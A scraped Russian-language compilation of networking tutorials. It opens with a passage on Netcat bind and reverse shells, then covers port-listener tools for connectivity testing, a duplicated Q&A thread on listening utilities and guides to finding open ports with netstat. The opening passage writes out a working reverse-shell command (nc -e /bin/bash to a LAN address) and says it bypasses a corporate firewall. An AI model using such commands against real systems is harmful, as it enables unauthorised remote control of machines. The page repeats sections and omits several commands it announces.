В нашем втором сценарии Катя нуждается в помощи Миши. В этом сценарии мы можем использовать еще одну полезную функцию Netcat — возможность посылать команды на хост, прослушивающий определенный порт. В этой ситуации, Катя не может (по сценарию) привязать порт 4444 для /bin/bash локально (bind shell) на своем компьютере и ожидать подключения Миши, но она может передать управление своим bash на компьютер Миши. Это называется reverse shell. Чтобы это заработало, Миша сначала настроит Netcat на прослушивание. В нашем примере мы будем использовать порт 4444:
C:\Program Files\nc111nt> nc -nlvp 4444
Теперь Катя может отправить Мише обратный shell (reverse shell) со своей Linux-машины. И снова мы используем опцию -e, чтобы сделать приложение доступным удаленно, которым в данном случае является /bin/bash, оболочка Linux:
$ nc -nv 192.168.0.178 4444 -e /bin/bash
Как только соединение будет установлено, Netcat Кати перенаправит /bin/bash входные, выходные и данные об ошибках на машину Миши, на порт 4444, и Миша сможет взаимодействовать с этой оболочкой:

На следующем изображении показан сценарий обратного шелла (reverse shell), в котором Миша получает удаленный доступ к командной оболочке на машине Кати, преодолевая корпоративный брандмауэр:
как прослушать порт в windows
Как создать прослушиватель портов в Windows или Linux – удобный для тестирования подключения

Одной из сложных задач при работе в команде проекта является выполнение необходимого теста на связность, хотя службы не существуют.
Это часто приходится делать, когда вы работаете в среде DMZ для миграции или нового проекта.
Давайте рассмотрим пример в реальном времени – вы работаете над миграцией, и вам нужно обеспечить связь между приложениями «A» и «B» на определенном порту.
Что ж. Вы можете выполнить telnet, но как насчет того, когда «B» не работает? Здесь вам понадобится прослушиватель портов, чтобы помочь в этой ситуации.
Если у вас есть аналогичная ситуация или вы почувствуете, что это будет полезно для вас на работе, то здесь есть несколько способов добиться этого на платформе Windows или UNIX.
Создание почтового прослушивателя в ОС Windows
Чтобы иметь прослушиватель портов на определенном порту в Windows, вы можете использовать утилиту «Port Listener».
Эта утилита доступна бесплатно от Windows 95 до Windows 10.
Перейдите по пути, в котором вы извлекли файлы, в этом примере;
Введите номер порта, который вы хотите проверить, и нажмите кнопку start.
В приведенном выше примере я начал прослушивать порт на 5500, и пришло время проверить, работает ли он.
Откройте командную строку и запустите netstat, чтобы проверить, прослушивается ли порт 5500
Чтобы создать прослушиватель портов в ОС Linux
Процедура немного отличается в Linux; здесь мы будем использовать команду netcat (nc) для запуска слушателя.
Чтобы установить nc, вы можете использовать команду yum
После установки используйте следующую команду, чтобы запустить прослушиватель портов как 5500 в фоновом режиме.
Чтобы проверить, давайте использовать команду netstat
Так вот, у меня порт 5500 прослушивается успешно. Выполнение этого в Linux немного более удобно, не так ли?
Как создать прослушиватель портов с помощью Python
я нашел ниже код python, который работает на Windows и Linux. Создайте файл – допустим, portlistener.py с кодом ниже
Сохраните файл и запустите его с помощью команды python, как показано ниже.
Утилита для открытия TCP-порта для прослушивания
Есть ли какая-нибудь базовая утилита для открытия определенного сетевого TCP-порта на моей машине?
Мне нужно проверить, как моя программа работает с портами в состоянии прослушивания.
9 ответов
netcat должен делать то, что вы хотите. Попросите его прослушать на компьютере и echo вещи в STDOUT:
Утилита командной строки Microsoft Portqry.exe
Вам нужно будет получить iperf.exe или portqry.exe за последние два. iPerf специально не предназначен для этой задачи, но он отлично подходит для устранения неполадок подключения, доступности полосы пропускания, ссылок на стресс-тестирование и т. д.
Похоже, эта утилита будет делать именно то, что вы хотите, даже если вы хотите отобразить полученные данные: http://www.drk.com.ar/builder.php
У него есть графический интерфейс, а не только командная строка, преимущество для некоторых.
Он позволит вам просматривать все TCP /UDP-пакеты, которые принимаются на вашем компьютере, независимо от порта. Вы также можете сообщить программе отфильтровать только пакеты, отправленные через определенный порт для дальнейшего анализа. Преимущество Wireshark заключается в том, что он предоставляет очень подробные сообщения для каждого источника пакетов, адресата, порта, MAC-адресов, данных, дат, контрольных сумм и т. Д. Очень полезный инструмент (и бесплатный!).
netpipes tools faucet и шланг всегда служили мне хорошо, упрощая stdin и stdout для моих программ для использования по сети.
Пакет netpipes позволяет использовать потоки TCP /IP в сценариях оболочки. Это также может упростить код клиент /сервер, позволяя программисту пропустите все утомительные биты программирования, связанные с сокетами и сконцентрируйтесь на написании фильтра или другой службы.
вы можете использовать версию windows netcat
TCP-прослушиватель также не нуждался в правах администратора, и когда я его отсканировал, ничего не сказал, что он злонамерен. У Builder было 1 AV на Virustotal сказать, что это плохо, но оказалось, что это ложный позитив (надеюсь):)
В то время как я получил Builder для запуска прав администратора sans, он не смог зацепить сокет в то время как Listener мог. Как только я выполнил все свои тесты, я мог просто удалить 1 файл прослушивателя, и все было как раньше.
Netcat было бы неплохо, но я не нашел версию, которая будет работать с 2012 или более поздним сервером. Таким образом, чтобы полностью проверить, подключен ли сетевой брандмауэр и локальные брандмауэры к определенным TCP-портам, прослушиватель TCP кажется лучшим инструментом для этого задания.
TCPView из инструментария sysinternals обеспечивает очень приятный обзор
Утилита для открытия порта TCP для прослушивания состояния
Существует ли какая-либо базовая утилита для открытия определенного сетевого порта TCP на моей машине?
Мне нужно проверить, как моя программа работает с портами в состоянии прослушивания.
9 ответов 9
Netcat должен делать то, что вы хотите. Пусть он послушает на вашей машине и отголоски STDOUT:
Утилита командной строки Microsoft Portqry.exe
Вам нужно получить iperf.exe или portqry.exe для последних двух. iPerf не предназначен специально для этой задачи, но он отлично подходит для устранения неполадок подключения, доступности полосы пропускания, ссылок для стресс-тестирования и т. д.
Похоже, эта утилита будет делать именно то, что вы хотите, даже отображая полученные данные, если вам нравится:http://www.drk.com.ar/builder.php
Он имеет графический интерфейс, а не просто командную строку, преимущество для некоторых.
Это идеальное применение для Wireshark, анализатора пакетов и протоколов, который находится между сетевым стеком Windows/Linux.
Netpipes инструменты кран и шланг всегда служили мне хорошо, что упрощает и stdin stdout для моих программ для использования в сети.
Пакет netpipes позволяет использовать потоки TCP/IP в сценариях оболочки. Это также может упростить клиент-серверный код, позволяя программисту пропустить все утомительные программные биты, связанные с сокетами, и сосредоточиться на написании фильтра или другой службы.
Вы можете использовать версию Netcat для Windows
TCP Listener также не нуждался в правах администратора, и когда я сканировал AV, он ничего не говорил о том, что он был вредоносным. У Строителя было 1 AV на Virustotal, говорят, что это было плохо, но это оказалось ложноположительным (я надеюсь) ��
В то время как я заставил Builder запускать без прав администратора, он не мог подключить сокет, в то время как слушатель мог. После того, как я сделал все свои тесты, я мог просто удалить 1 файл Слушателя, и все было как раньше.
Netcat был бы хорош, но я не нашел версию, которая бы работала с 2012 или более поздним сервером. Итак, чтобы полностью проверить, позволяют ли сетевой брандмауэр и локальные брандмауэры подключаться к конкретным портам TCP, TCP-приемник кажется лучшим инструментом для этой работы.
Получение списка открытых портов и прослушивающих порты служб
Разумеется, составить полный список всех ненужных служб невозможно. Набор запущенных по умолчанию служб различается от системы к системе и даже между двумя версиями MS Windows XP с разными пакетами обновлений. А если вам приходится укреплять безопасность системы, настроенной кем-то другим, набор запущенных служб, без сомнения, отличается от списка по умолчанию. Что еще хуже, время от времени появляются новые службы, расширяя количество служб, которые могут быть запущены на каждом конкретном компьютере.
В Microsoft Windows существует команда терминала netstat, которая позволяет получить список открытых портов. Функциональность стандартной версии netstat для MS Windows несколько ограничена по сравнению с аналогичной командой для систем Unix, но она все же предусматривает использование суффиксов для получения списка служб, прослушивающих порты:
Результат выполнения этой команды должен выглядеть примерно так:
… где вместо «hostname», разумеется, стоит имя хоста данной системы.
Теперь вы знаете, как…
…а знать – это уже полдела. Разумеется, для решения проблемы необходимо применить эти знания на практике. В статье Настройка межсетевого экрана (брандмауэра) в Windows XP Professional SP2 есть несколько полезных советов на эту тему.
Теперь, когда вы знаете, как получить список открытых в системе портов и выяснить, какие из ненужных служб на данный момент запущены, вы сможете остановить эти службы и закрыть порты. Поскольку конкретный порядок действий для выполнения этой задачи различается от системы к системе и обычно оказывается несколько более сложным, чем получение информации об открытых портах, подробную инструкцию я опубликую в другой раз.
Автор: Chad Perrin
Оцените статью: Голосов
Как проверить открыт ли сетевой порт
Открытые сетевые порты компьютера являются основной дырой для попадания вирусов из интернета. Контроль над ними является важной задачей для обеспечения безопасности. Для устранения уязвимости следует выявить подозрительные процессы, использующие порты. Посмотрим как это сделать в Windows.
Под портом в сетевых технологиях подразумевается виртуальная дверь, в которую можно постучаться из сети и получить определенный ответ от программы, следящей за этой дверью.
Находим открытые порты в Windows 10
Для нахождения открытых портов будем использовать консоль Windows со встроенными утилитами.
Команда для получения списка открытых портов:
Типы адресов
Локальный адрес указывает на IP вашего устройства, а внешний — того, кто к нему подключен. Условно их можно разделить на несколько типов:
Состояние порта
Возможны следующие состояния:
PID в последнем столбце указывает на идентификатор процесса, который следит за портом. Для вывода детальной информации наберите команду:
Как осуществлять проверку
Просмотрев поочередно все процессы, специалист может выявить подозрительную активность и закрыть доступ к лишним портам или удалить приложение, которое инициирует запуск процесса.
Конкретные рекомендации обычным пользователям дать в этом случае не получится, так как набор работающих процессов и приложений у всех индивидуален. Но в некоторых случаях каждый может попробовать завершить работу подозрительного процесса и посмотреть, как это повлияет на работу компьютера.